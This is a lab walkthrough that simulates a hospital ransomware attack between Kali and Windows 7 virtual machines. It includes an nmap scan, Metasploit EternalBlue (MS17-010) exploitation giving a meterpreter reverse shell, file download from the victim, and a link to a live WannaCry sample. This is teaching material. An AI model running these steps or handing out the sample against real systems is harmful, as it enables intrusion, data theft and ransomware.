

An Attack Scenerio

It's Monday morning at a mid-size hospital. An older Windows computer in Radiology hasn't been updated in a long time. The hospital's network is mostly "flat," meaning many computers can talk to each other easily.

1) How it starts: Looking for a way in

A hacker connects a laptop to a poorly secured network port inside the hospital. From this hacker's machine, they quietly "look around" the hospital network, probing many computers to see which ones have a known weakness. They discover the older Radiology PC that hasn't been updated.

- Think of it like a burglar checking doors in a hallway to see which ones are unlocked.

2) Getting in: Using the weakness


The malware sends a special message to that Radiology PC and slips in without a password because the machine is unpatched. It then places the ransomware program on that PC and starts it.

- Like finding an unlocked door and then bringing in a lockbox that will seal the room.

3) Spreading: Locking more computers

Once running, the ransomware looks for other nearby computers with the same weakness. It quickly reaches a couple of nursing station PCs and a shared file server. Files on those machines get scrambled, and ransom notes show up in many folders.

- Staff suddenly can't open documents; some screens show a payment message.



SETTING UP A TEST ENVIRONMENT TO SIMULATE THE ATTACK:

For this attack we'll be needing a linux based machine, in this case we are using kali and We are using Windows 7 as the target machine.


VICTIM'S MACHINE: (Windows 7)

In this machine we have downloaded and created some random files that will be encrypted after the attack.

Link to the ova file:

<https://drive.google.com/file/d/1hI5pdZhzP10RxtclaLbNPH42UaRsQvUv/view?usp=sharing>

Windows Password: 12345678




ATTACKER'S MACHINE: Kali Linux

We have used inbuilt tools like Nmap and metasploit for this attack. In this attack a ransomware named Wannacry was used to encrypt the files in the victim's system. The link to the both malware file and kali linux is given below.


Link to Kali ISO file: <https://www.kali.org/get-kali/#kali-installer-images>

Malware Sample: <https://github.com/OG476/WannaCry.exe>




CONFIGURING THE NETWORK INFRASTRUCTURE ACCORDING TO THE SCENARIO REQUIREMENTS:


1. We have to create a NAT network into our Virtual Machine



TOOLS>PREFERENCES>NETWORK>ADD NEW NAT NETWORK

2. We have to configure both machines on this network now





Now both the machines are on the same network:

Now we are all set,

So the attack will be divided in 3 steps:

- Scanning the network and Finding the Vulnerable machine
- Exploiting the Vulnerability and getting access to the reverse shell
- Uploading and executing the WannaCry

SCANNING THE SYSTEM & Finding the Vulnerable Machine:

We've used nmap to scan the system and to know what ports are opened and machines are working on which operating system.

```
(kali㉿10)-[~]
$ sudo nmap -O 192.168.100.0/24
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 18:52 IST

Nmap scan report for 192.168.100.5 (192.168.100.5)
Host is up (0.0010s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 08:00:27:9B:DE:A3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_vista
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Mi
5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Server 20
1, or Windows Server 2008
Network Distance: 1 hop
```

Here, we can see. The device with 192.168.100.5 IP address has the port 445 opened and its machine is running on the windows 7 operating system. So hence we have found our target. So we will be moving on to the next step.

Exploiting the Vulnerability and getting access to the reverse shell:

We will be using the metasploit to attack the victim machine as it has pre-loaded eternal blue exploit that we will be using for this attack.

```
File Machine View Input Devices Help
Shell No. 1
File Actions Edit View Help
[i] The database appears to be already configured, skipping initialization

dBBBBBBb dBBBP dBBBBBBP dBBBBBBb
  ' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

To boldly go where no
shell has gone before

msf6
==[ metasploit v6.3.4-dev ]==
+ -- ==[ 2294 exploits - 1201 auxiliary - 409 post ]==
+ -- ==[ 968 payloads - 45 encoders - 11 nops ]==
+ -- ==[ 9 evasion ]==

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > |
```

We have used the 'search' command to find the exploit we are looking for. So, basically MS17-010 is the name of the vulnerability and these are the list of exploits that we can use to exploit the vulnerability. For Wannacry attack the attackers used an exploit named eternal blue that was developed by a US secret agency.

LOADING THE EXPLOIT:

```
Shell No. 1
File Actions Edit View Help

d888888b d888P d888888P d888888b
  dB'
dB'dB'dB' d88P dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' d8888P dBP d8888888

      d88888P d88888b dBP d88888P dBP d888888P
      dB' dBP dB' dBP dB' dBP
      dBP d8888' dBP dB' dBP dBP
      dBP dBP dBP dB' dBP dBP
      d8888P dBP d8888P dBP dBP

To boldly go where no
shell has gone before

=[ metasploit v6.3.4-dev ]
+ --==[ 2294 exploits - 1201 auxiliary - 409 post ]
+ --==[ 968 payloads - 45 encoders - 11 nops ]
+ --==[ 9 evasion ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

We have used the 'use' command to load the exploit.

use exploit/windows/smb/ms17_010_eternalblue

SETTING UP THE REMOTE HOST:

```
File Machine View Input Devices Help
1 2 3 4
Shell No. 1
File Actions Edit View Help

dBBBBBBb dBBBP dBBBBBBP dBBBBBBb
  ' dB'
dB'dB'dB' dBBBP dB' dB'
dB'dB'dB' dB' dB' dB'
dB'dB'dB' dBBBBP dB' dBBBBBBB

To boldly go where no
shell has gone before

+ --=[ metasploit v6.3.4-dev ]
+ --=[ 2294 exploits - 1201 auxiliary - 409 post ]
+ --=[ 968 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Use the analyze command to suggest
runnable modules for hosts
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.5
RHOSTS => 192.168.100.5
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

RHOSTS (REMOTE HOST): Here we will write the IP address of our target computer. Here we will put the ip of the vulnerable machine that we have got from the nmap network machine.

RUNNING THE EXPLOIT:

```
File Machine View Input Devices Help
1 2 3 4 5
Shell No. 1
File Actions Edit View Help
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 AppData
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 Application Data
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Contacts
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 Cookies
040555/r-xr-xr-x 4096 dir 2023-05-29 10:13:56 +0530 Desktop
040555/r-xr-xr-x 4096 dir 2023-05-29 08:05:44 +0530 Documents
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Downloads
040555/r-xr-xr-x 4096 dir 2023-05-29 07:52:29 +0530 Favorites
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Links
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 Local Settings
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Music
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 My Documents
100666/rw-rw-rw- 524288 fil 2023-05-29 10:27:03 +0530 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2023-05-29 07:52:08 +0530 NTUSER.DAT{016888bd-6c6f-11de-8d10-000000000000}
100666/rw-rw-rw- 524288 fil 2023-05-29 07:52:08 +0530 NTUSER.DAT{016888bd-6c6f-11de-8d10-000000000000}
regtrans-ms
100666/rw-rw-rw- 524288 fil 2023-05-29 07:52:08 +0530 NTUSER.DAT{016888bd-6c6f-11de-8d10-000000000000}
regtrans-ms
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 NetHood
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Pictures
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 PrintHood
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 Recent
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Saved Games
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Searches
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 SendTo
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 Start Menu
040777/rwxrwxrwx 0 dir 2023-05-29 07:52:08 +0530 Templates
040555/r-xr-xr-x 0 dir 2023-05-29 07:52:27 +0530 Videos
100666/rw-rw-rw- 262144 fil 2023-05-29 10:27:03 +0530 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2023-05-29 07:52:08 +0530 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2023-05-29 07:52:08 +0530 ntuser.ini

meterpreter > cd DEkstop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\nfsu\Desktop

Mode                Size                Type                Last modified          Name
-----
100666/rw-rw-rw-    0                  fil                2023-05-29 10:13:32 +0530 Important document.txt
100666/rw-rw-rw- 5690980            fil                2023-05-29 10:12:14 +0530 Wajah.mp3
100666/rw-rw-rw- 22                  fil                2023-05-29 10:13:48 +0530 accounts.zip
040777/rwxrwxrwx    0                  dir                2023-05-29 10:13:16 +0530 bhumitech
100666/rw-rw-rw- 282                fil                2023-05-29 07:52:27 +0530 desktop.ini
100666/rw-rw-rw- 7852               fil                2023-05-29 10:10:27 +0530 modi ji.jpg
040777/rwxrwxrwx    0                  dir                2023-05-29 10:13:05 +0530 new project
100666/rw-rw-rw- 5908               fil                2023-05-29 10:10:52 +0530 nfsu.jpg
100666/rw-rw-rw- 0                  fil                2023-05-29 10:04:47 +0530 secret.txt.txt

meterpreter > |
```

The Exploit has successfully exploited the vulnerability and now we are into the target machine.

From here we can do anything with the victim's machine. We have access to all its resources we can download and upload anything to and from victim's machine by using

download and upload command

Here, we have used the download command to download resources from the victim's computer.

```
meterpreter > cd DEkstop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\nfsu\Desktop

Mode                Size           Type             Last modified          Name
-----
100666/rw-rw-rw-    0             fil             2023-05-29 10:13:32 +0530 Important document.txt
100666/rw-rw-rw- 5690980       fil             2023-05-29 10:12:14 +0530 Wajah.mp3
100666/rw-rw-rw-   22             fil             2023-05-29 10:13:48 +0530 accounts.zip
040777/rwxrwxrwx    0             dir             2023-05-29 10:13:16 +0530 bhumiitech
100666/rw-rw-rw-   282            fil             2023-05-29 07:52:27 +0530 desktop.ini
100666/rw-rw-rw- 7852            fil             2023-05-29 10:10:27 +0530 modi ji.jpg
040777/rwxrwxrwx    0             dir             2023-05-29 10:13:05 +0530 new project
100666/rw-rw-rw-   5908           fil             2023-05-29 10:10:52 +0530 nfsu.jpg
100666/rw-rw-rw-    0             fil             2023-05-29 10:04:47 +0530 secret.txt.txt

meterpreter > download wajah.mp3
[*] Downloading: wajah.mp3 -> /home/kali/wajah.mp3
[*] Downloaded 1.00 MiB of 5.43 MiB (18.43%): wajah.mp3 -> /home/kali/wajah.mp3
[*] Downloaded 2.00 MiB of 5.43 MiB (36.85%): wajah.mp3 -> /home/kali/wajah.mp3
[*] Downloaded 3.00 MiB of 5.43 MiB (55.28%): wajah.mp3 -> /home/kali/wajah.mp3
[*] Downloaded 4.00 MiB of 5.43 MiB (73.7%): wajah.mp3 -> /home/kali/wajah.mp3
[*] Downloaded 5.00 MiB of 5.43 MiB (92.13%): wajah.mp3 -> /home/kali/wajah.mp3
[*] Downloaded 5.43 MiB of 5.43 MiB (100.0%): wajah.mp3 -> /home/kali/wajah.mp3
[*] Completed : wajah.mp3 -> /home/kali/wajah.mp3
meterpreter >
```

